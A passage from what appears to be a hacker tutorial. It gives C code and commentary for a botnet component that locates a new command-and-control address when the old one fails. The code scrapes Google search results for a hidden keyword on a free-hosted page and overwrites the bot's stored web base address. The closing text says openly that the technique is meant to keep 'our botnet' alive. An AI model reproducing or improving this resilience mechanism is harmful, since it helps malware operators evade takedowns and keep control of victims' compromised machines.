    fp1 = fopen(fileOrig,"r");

    while(fgets(buffer,MAX_LEN_SINGLE_LINE+2,fp1)){
        buff_ptr = buffer;
        while ((find_ptr = strstr(buff_ptr,text2find))){
            while(buff_ptr < find_ptr) {
            FILE *logfile;// here i will make some dirty trick by creating temp file
           logfile = fopen(FILE_NAME, "w");//putting everything in it starting from our
                    if(!logfile) return 0;          // key word. You'll ask why
                    fprintf(logfile,"%s",find_ptr); // coz...
                      fclose(logfile);                    // coz..
                fp = fopen(FILE_NAME, "r");// coz..
                while ( fgets ( line, sizeof line, fp ) != NULL ){ //coz...
sscanf(line, "%s %s", &data[v].key, &data[v].new_shit); // here, our key word should be
if(strcmp(data[v].key, text2find) == 0) {  // the very first word in a file
     strcpy(NewHome,  data[v].new_shit);
     unlink(FILE_NAME);
     goto nExt;
     } v++; }}}}
nExt:
fclose(fp1); fclose(fp);
return NewHome;
}
```

```
int main(int argc, char **argv){

MessageBox(0,"            OLD ADDRESS            ",WEB_BASE,0);

get_page("http://www.google.com/search?hl=en&inlang=en&ie=ISO-8859-
2&q=inurl:mY_s0m3ThiNg_StUp1D_m0R3_tHen_y0u_eV3n_Im4g1N3.freehost.com&btnG=Search&lr=",
"google.html");
// ^make a request. Dont bother, it's a fake one. to test this, you need: 1. create
such site and wait 'till google
// will index it (thats a shit - you'll waste probably 20 days); 2. download some
google search results and change /
// replace proper values, then just comment this line and test only function,
responsible for lookin' up for a new "home".

char *new_home = GetNewBase("google.html", "my_key_word"); // get new address

MessageBox(0,"            NEW HOME            ",new_home,0);

RtlZeroMemory(WEB_BASE, sizeof(WEB_BASE)); // delete old address

strcpy(WEB_BASE, new_home); // replace old one with new one

MessageBox(0,"            NEW WEB_BASE            ",WEB_BASE,0);

return 0;
}

//====================================
// ==================EOF===============
//====================================
```

So here we go. I am not claiming that this is proof of concept to keep our botnet alive and this is the only way.
That is just one of a million ways to get things done better. Thats the open field of ideas, just be creative ;)
Iver and out, thank you for your attention
Best regards, cross.